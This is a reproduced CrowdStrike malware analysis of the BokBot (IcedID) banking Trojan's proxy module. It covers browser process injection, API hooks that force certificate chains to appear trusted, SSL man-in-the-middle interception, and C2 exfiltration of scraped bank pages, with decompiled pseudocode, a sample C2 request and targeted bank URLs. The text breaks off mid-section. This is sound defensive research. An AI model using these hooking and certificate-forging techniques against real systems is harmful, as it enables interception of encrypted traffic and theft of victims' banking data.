
Dissecting BokBot's "Man in the Browser"

crowdstrike.com/blog/bokbots-man-in-the-browser-overview/

Shaun Hurley and James Scalise

March 21, 2019



```
READY.
LOAD SOURCE MAIN()...

signed int BokBot::Main()
{
  SetErrorMode(0x8007u);
  g_BotID = BokBotContext->botid;
  g_ProjectID = BokBotContext->projectid;
  BokModule::BuildC2List();
  result = BokModule::SetupIPC();
  if ( result )
  {
    BokModule::CreateAPCAlertableThread();
    if ( !BokModule::InitC2DataSendCommThread() )
      c2CommThreadErrorState = 1;
    result = BokModule::InitProxyServer( &g_ProxyPortListen );
    if ( result == 1 )
      initProxyErrorState = 1;
    else
    {
      g_InjectedBrowserList = WebInject::InitInjectedBrowserProcessList();
      if ( g_InjectedBrowserList )
      {
         injThreadHdl = CreateThread( NULL, NULL,
                                      threadentry::InjectIntoBrowser,
                                      NULL, NULL, NULL);
```

BokBot: Proxy Module

This article is a continuation of CrowdStrike's recent blog, "Digging Into BokBot's Core Module," and provides a detailed analysis of the inner workings of the BokBot proxy module **— a complex piece of code written to trick victims into sending sensitive information to a command and control (C2) server.**

Overview

The BokBot banking Trojan — also known as IcedID — was first observed in April 2017 and CrowdStrike has been tracking this threat ever since. BokBot has been used against financial institutions worldwide and is able to augment its capabilities by retrieving several modules, including one that runs a local proxy server. This proxy module is able to intercept and potentially manipulate web traffic with the goal of facilitating financial fraud.

The BokBot core module downloads the proxy module, injects it into a spawned svchost child process, and the proxy module initializes itself in the target process. The following is a step-by-step analysis of how this process unfolds.

Module Initialization

Prior to standing up the proxy server thread, this module goes through an initialization process. Most of it is similar to the other BokBot modules — covered in the previous blog — and includes making errors less noisy, building a list of C2s, and setting up named events for communicating with the parent process. The following steps are taken prior to intercepting any traffic from a victim's browser.

Webinject Updates

User-mode asynchronous procedure call (APC) objects are used to trigger update events for the webinject data that exists in process memory. During initialization, separate user APC objects are sent to the APC queue, one for each of the webinject DAT files (see previous blog). Each DAT file is decoded and stored in process memory, and will be passed as a parameter to the APC callback function. Once the APC queue is processed, the web configs will be parsed and loaded into process memory.

C2 Communication Thread

The communication thread is signaled whenever there is collected data to be sent back to the C2. A signal event occurs when the injected malicious javascript sends a specific type of request to the proxy server (see: Browser Perspective section) . The data that is sent back can consist of harvested personal information, snapshots or proxy-related errors.

Proxy Server Initialization

The proxy server is bound to 127.0.0.1 on TCP port 57391. After the listener is set, a Windows Socket API (WSA) event handler is registered using this socket to handle all connect/send/receive network requests.

SSL Certificates


In order to perform a man-in-the-middle (MITM) attack on SSL connections, the proxy server needs to generate an SSL certificate, and insert it into the cert store. The certificate is created by calling CertCreateSelfSignCertificate, using the following hard-coded distinguished name (DN) values:

```
C=US; O=VeriSign, Inc.; OU=VeriSign Trust Network; OU=(c) 2006
VeriSign, Inc. - For authorized use only; CN=VeriSign Class 3 Public
Primary Certification Authority  - G5
```

A temporary cert store is created in memory and will eventually be written out to the following location, with a filename that is generated using the Bot ID:

C:\Users\jules\AppData\Local\Temp\D38D667F.tmp

The certificate store contains an SSL certificate for the webinject and C2 servers.



```
Subject: subsquire.com
Issued by: VeriSign Class 3 Public Primary Certification Authority -
G5
Valid From: 01/28/2017
Valid To: 01/28/2019
Signature Algorithm: SHA256RSA
Public Key: RSA (1024 Bits)
Client Authentication: 1.3.6.1.5.5.7.3.2
Server Authentication: 1.3.6.1.5.5.7.3.1
Authority Key ID: b5 99 0b c4 a1 8f 86 02 c0 1f 4e 66 f2 b8 9b 0c 45
61 ef b6
Thumbprint: ee 6f 66 b2 02 f3 74 47 41 3e 79 2d 16 2b a2 72 ce ca 29
a2
Serial Number: 5b fd b6 8c 6c a3 97 57
```

Once these steps have been completed, the proxy server is ready to intercept requests from the browser, but the browser has not been reconfigured to point to the proxy server.

Proxy Connections

Now, whenever the browser attempts to connect to a website, that request is hijacked and first processed by the proxy server. This section covers how the connection states are managed, how SSL MITM works, and what actions are taken by the proxy server.

Managing Connection State

All connections are managed by a series of data structures tied to WSA callback events that keep track of internal communication with the client, external communication with the target website, and to ensure the integrity of all the requests handled by the proxy server.




Figure 1: Proxy Connection State Architecture

The architecture diagram in Figure 1 summarizes the layout of relations between the proxy server components used to maintain the state of a proxy request.

SSL Man in the Middle

Any SSL request, where the URL matches a URL from the list of webinject targets, is hijacked by the proxy inserting itself into the communication using its own SSL certificate. The proxy server receives the request from the victim and establishes an SSL connection using the proxy server’s SSL certificate. After that, the proxy server sends the request to the target website, and establishes an SSL connection between the proxy and the target website. The response from the target is decrypted, and then encrypted using the proxy’s certificate. This response is sent to the victim, where the traffic will be decrypted using the proxy’s certificate. An SSL context data-structure, similar to Figure 1, is used to maintain the state of the SSL traffic.

See the “Ensuring Valid Certificates” section to understand how the browser is hooked to ensure that it sees these certificates as valid.

Proxy Action

If the requested URL hostname does not match one of the webinjects, then the proxy server passes the HTTP requests/responses between the infected host and the web server. However, if a URL matches one of the many websites targeted by the webinjects, then additional action is taken (see “Traffic Manipulation Proxy Perspective”).

Redirecting Browsers to the Proxy

After the proxy server has been initialized, any currently executing browser process will have to be configured to use the proxy. To do this, BokBot injects code into the browser process. The injected code adds hooks into key functions, allowing it to hijack browser traffic.

Browser Process Selection

A looping thread is spawned to iterate over all of the currently executing process names. To get a list of current processes, a list of `BASIC_PROCESS_INFORMATION` structures is generated using `ZwQuerySystemInformation`.

Process Identification

Once the list is generated, the module will attempt to identify browser processes. A hash of the process name is used to identify whether the process is one of the specific browser processes listed in Table 1.




Image Hash	Browser Name	Identification Value
0x0C27813D5	Internet Explorer	1
0x0FCEFB2F	Firefox	2
0x0EB1661FF	Chrome	4
0EA5BB0B	Microsoft Edge	8

Table 1: Browser Identification by Hash

The hash is generated using a custom method, and then XORed with a constant value that varies between samples, so that the hash values differ between campaigns.

Proxy Configured Check

Once the browser has been identified an additional check is made to determine if this browser process has already had the proxy configured by BokBot. To keep track of every browser process that has been injected into, a linked list data structure is created (Figure 2). The entire list is walked, checking to see if both the process ID and the process creation time exist in the list. If the browser is not in the list, then a new list item is created that contains the target process ID and target process creation time.




Figure 2: Linked List of Browsers Processes Using the Proxy

An additional check is made by attempting to open up a named event. After the code is injected, a named event is created by the browser process. The naming scheme is generated in a similar manner as was discussed in the previous blog about BokBot's main module, however, the process ID is appended to the end of the name. The module calls OpenEvent and if the returned error code is `ERROR_FILE_NOT_FOUND`, the injection code continues.

Opening the Process and Additional Checks

`OpenProcess` is called to open a handle to the browser process. BokBot checks to see if the process is WOW64, and if so, different procedures are used that will yield the same result.

To be thorough, another check is made to determine if the process has already been configured:

- `ZwQueryInformationProcess` and `ReadProcessMemory` are used to get the process environment strings.
- Each string is checked to see if this exists: `v313235373937=true`
  The `3132353739` is an ascii representation of the BotID.
- No injection occurs if this environment string exists.

Browser Process Injection and Code Execution

The proxy configuration code is injected in the same manner as BokBot's child process injection method (see the blog on BokBot's main module), except for two things: `OpenProcess` is called to connect to the process, and a hook is added for `ZwWaitForSingleObject`. This means that as soon as the browser executes `ZwWaitForSingleObject`, the injected code executes: The hook is removed, the proxy is configured and the `ZwWaitForSingleObject` call is completed to maintain process execution.

Context Structure

The context data structure is injected into the browser process and provides the proxy configuration code with the necessary information to properly configure the proxy.

Browser Proxy Configuration Code

The "configuration code" is actually a series of procedure hooks that are used to insert the proxy module into the communication channel:

- `CertVerifyCertificateChainPolicy`
- `CertGetCertificateChain`

- `connect (ws2_32.dll)`
- Browser specific functions:
  - Internet Explorer: `MSAFD_ConnectEx`
  - Firefox: `SSL_AuthCertificateHook`
  - Chrome: `ws2_32.WSAEventSelect`

Inserting the Hooks

Most of the hooks are inserted by walking the export table of the target module, hashing the procedure name, and then comparing that hash against a static value. If these hashes match, then the hook can be placed.





Image Hash	Function Name
0x0E5F2A407	CertVerifyCertificateChainPolicy
0x157897DB	CertGetCertificateChain
0x536ECC42	SSL AuthCertificate
0x3CD61FA4	WSAEventSelect
0x7188CAA8	connect

Table 2: Hash for Hooked Function Names

To get the address for `MSAFD_ConnectEx` , a different method is used and is discussed in the “Internet Explorer: MSAEFD_ConnectEx” section.

Winsock2 Connect Hook

The Winsock2 hook intercepts all `AF_INET` network traffic that uses the `connect` API to send network traffic (Firefox and IE). The socket is set to non-blocking mode, using `ioctlsocket` and a new `connect` call is sent to the proxy server. Once a connection is established, a 12-byte packet containing the following data is sent to the proxy server:



```
Struct {
    DWORD     Unknown
    DWORD     ExtDestAddr    // Target Site destination IP Address
    WORD      ExtDestPort    // Target Site destination port
    WORD      BrowserType
}
```

These 12 bytes are parsed and stored in the `PROXY_SESSION_CONTEXT` data structure (Figure 1). The result of the hooked call is a network file descriptor. Any network call that uses this file descriptor will be sent to the proxy server. Whichever browser made the call will be unaware of the proxy intercepting the traffic.

Hooking Browser-Specific Functions

The next set of hooks are dependent on the target browser. Essentially, whether or not it is a browser-specific library or a MS shared module, each browser handles requests in a different manner.

Internet Explorer: MSAFD_ConnectEx

Similar to the previous `connect` hook, this function swaps out the original socket with a socket that contains the connection data for the proxy server. The procedure address is not located in the export table of mswsock.dll, so the address is acquired by calling `WSAIoctl` socket with the IO Control Code of `SIO_GET_EXTENSION_FUNCTION_POINTER (0xC8000006).`

FireFox: SSL_AuthCertificateHook

Firefox uses the `SSL_AuthCertificateHook` callback function to authenticate a certificate. `SECSuccess` (null) is returned if the certificate is authenticated. BokBot attempts to hook this function in the “nss3.dll” module and if that fails, it will patch the same function in “ssl3.dll.” The hook always returns `SECSuccess` .

Google Chrome: WSAEventSelect

In addition to the `ws2_32.connect` procedure being hooked, BokBot adds an additional hook in the ws_32.dll module in `WSAEventSelect` . The hook grabs the socket and the event object for every connection event (`FD_CONNECT`). This data will be processed by the call to the hooked connect procedure.

Google Chrome: connect

Essentially, this hook does the same thing as what is covered in the previous section on the connect hook for IE and Firefox. The main difference is that all connection events collected by the `WSAEventSelect` hook are processed by this hook.

Ensuring Valid Certificates

Once browser traffic is redirected to the proxy, the malware must prevent browser certificate errors from informing the user that requests are being intercepted. To ensure that the certificates are both verified and trusted, two procedures are hooked: `CertVerifyCertificateChainPolicy` and `GetCertificateChain` .

Certificate Chain Verification

Certificate chains are verified by calling `CertVerifyCertificateChainPolicy` . This procedure returns a Boolean function to signify whether or not a specific chain is valid. BokBot hooks this function to ensure that all attempts to verify SSL certificate chains (`CERT_CHAIN_POLICY_SSL`) will always return `TRUE` .

Certificate Chain Context Trust

In order to ensure that the browser sees that the certificates are trusted, BokBot hooks the `GetCertificateChain` procedure. `GetCertificateChain` will construct a `CERT_CHAIN_CONTEXT` structure that contains an array of `CERT_SIMPLE_CHAIN` structures. Each one of these `CERT_SIMPLE_CHAIN` structures contains an array of `CERT_CHAIN_ELEMNT` data structures.

These data structures all contain a field, `TrustStatus`, used to convey potential issues with the certificate chain. To ensure success, the `TrustStatus` field needs to be modified to ensure all certificates in the chain are trusted.

`TrustStatus` is a structure comprised of a field that identifies errors with the certificate (`ErrorStatus`) and a field that contains an information status for the ticket (`InfoStatus`). Patching these two fields within each structure will trick the browser into believing that the certificates are all trusted.

First, `ErrorStatus` is set to indicate that there is no error with the certificate or chain:

```
TrustStatus->ErrorStatus = CERT_TRUST_NO_ERROR
```

This value is set the same for all of the data structures. The `InfoStatus` fields, however, are different between the `CERT_CHAIN_ELEMENT` structure, `CERT_CHAIN_CONTEXT` and `CERT_SIMPLE_CHAIN` structures:

```
//CERT_CHAIN_CONTEXT and CERT_SIMPLE_CHAIN
TrustStatus->InfoStatus = CERT_TRUST_HAS_PREFERRED_ISSUER

//CERT_CHAIN_ELEMENT
TrustStatus->InfoStatus = CERT_TRUST_HAS_PREFERRED_ISSUER |
                          CERT_TRUST_HAS_KEY_MATCH_ISSUER
```

Once these two values are set, the certificate chain will be seen as trusted by the browser.

Proxy C2 Communication

The majority of the communication passed between the proxy server and the C2 will be comprised of either exfiltrated data or error messages for debugging. Table 3 contains the URI (Uniform Resource Identifier) parameters that are passed with every request. The data sent will be covered in the following section.

Parameter	Purpose	Details
g	Request Type	Requests (not all documented): • 3 - Single buffer in C2 request • 4 - Multiple buffers in C2 request
c	Bot and Project ID	Uniquely identifies this iteration of the bot: • Bot ID • Project ID • ID Hash
p	Response Data Type	Two-byte value that lets the C2 know what data is sent in the request. High order byte: • 00 or 02 - not compressed • 01 or 03 - Zlib compression Low order byte: • 00 - Data from verification request • 02 - Snapshot image • 03 - Bank account HTTP body • 04 - Bank account HTTP elements • 08 - Communication error
r	BokBot Version	

Table 3: C2 URI Parameters

The following is an example of the request headers:

```
POST /in.php?g=4&c=640B3FA7<Bot ID><Hash>&p=260&r=104 HTTP/1.1
Connection: Keep-Alive
Content-Type: application/octet-stream
Content-Length: 178
Host: resurround[.]pw
```

In this case, the request body contains the following Zlib compressed data:

```
000000A8  35 8e 4d 0b 82 40 10 86  ef 82 ff 61 d9 ce a9 10   5.M..@.. ...a....
000000B8  04 56 06 7e ac 29 99 5b  db 2a 75 9c 36 c1 83 5f   .V.~.).[ .*u.6.._
000000C8  a4 87 ea d7 b7 ab f6 cc  61 78 07 e6 99 29 87 a1   ........ ax...)..
000000D8  eb 37 a6 29 a0 2f a1 81  ea f3 2d 5e 86 68 6b 53   .7.)./.. ..-^.hkS
000000E8  d7 3c a8 a0 11 85 ae ed  22 7e 4a f6 aa 13 37 50   .<...... "~J...7P
000000F8  bd 2e 06 40 11 e7 e7 25  b9 64 71 ee 60 46 42 46   ...@...% .dq.`FBF
00000108  ae 11 46 3e 4d 39 49 b9  83 ad 2d ca 58 e2 08 a8   ..F>M9I. ..-.X...
00000118  5a 78 3e 26 93 01 7d f7  c6 4a 60 fe 4d 1e 0d ee   Zx>&..}. .J`.M...
00000128  88 93 9b dc 58 58 23 18  79 07 9f 26 94 c9 49 38   ....XX#. y..&..I8
00000138  82 51 12 a7 47 19 57 12  db c6 28 9f b3 65 ad 25   .Q..G.W. ..(..e.%
00000148  18 b9 73 b6 25 52 20 bd  ea 84 52 4f b7 a6 ef 55   ..s.%R . ..RO...U
00000158  fd 00                                                          ..
```

The request body decompresses to the following:

```
https://cashanalyzer.com/
Balance
<HTML>
<HEAD>
<meta HTTP-EQUIV="REFRESH" CONTENT="0; URL=caloadbalance.aspx">
</HEAD>
<BODY TEXT="#000000" BGCOLOR="#FFFFFF" LINK="#333399" VLINK="#006666"
ALINK="#999900">

</BODY>
</HTML>
```

Traffic Manipulation: Proxy Perspective

BokBot's proxy module relies on traffic manipulation to steal a victim's sensitive information. Web traffic generated by a victim's browser is matched against a list of target URLs (webinjects), and if matched, the proxy takes one of the following actions: redirect to a decoy website (webfake); scrape the page; screenshot the page; or ignore. In addition, the response to the request is matched to determine if either HTML or Javascript is injected into the page and served back to the victim.




Figure 3: BokBot WebFake Process Overview

Web Injection DAT Files

The DAT files downloaded by the BokBot main module are structured binary files that contain a list of target URLs, target HTML/Javascript code blocks, and the Javascript/HTML code blocks to be injected. During the initialization process, this structured data is broken into multiple lists for each of the webinject categories. The webinject category lists are built out of a series of webinject types. Once parsed, each element has the following structure:

```
union {

  /*
     The structure here is a representation for all of the
     structures contained within this union.
  */
  Struct {
      LPVOID     NextInject  // Pointer to next inject in the list
      BYTE       Reserved0   // Unknown
      BYTE       InjType     // Injection type
      WORD       MatchType   // MatchType (regex or string compare)
      LPVOID     RegExObj    // Regex object pointer or pointer to
                             //  URI (Dependent on MatchType)
      DWORD      TarStrLen   // String length
      LPVOID     TargStr     // Target string for action based on
                             //  injection type: URI, HTML Element
      DWORD      ReWriteLen  // ReWrite string length
      LPVOID     ReWriteURI  // ReWrite URI string
      DWORD      TemplateLen // Length of the template string
      LPVOID     Template    // String used in conjunction with the
                             //  other fields
   };
}
```

Page Scraping

The page-scraping processing functions perform a match on either the URL or on the HTML body to determine if the webpage’s information should be scraped and sent to the C2. Page scraping targets banking account display pages to grab the target’s account information.

Types 33, 34

Either an exact URL string or a regex is used to match the victim’s requested URL. Once a match is made, both the HTML body and the matched URL are sent to the C2. Each of the targeted URLs are related to pages that contain the victim’s account information, for example:

- chaseonline.chase.com/gw/secure/ena
- client.schwab.com/Accounts/Summary/Summary.aspx

Type 64

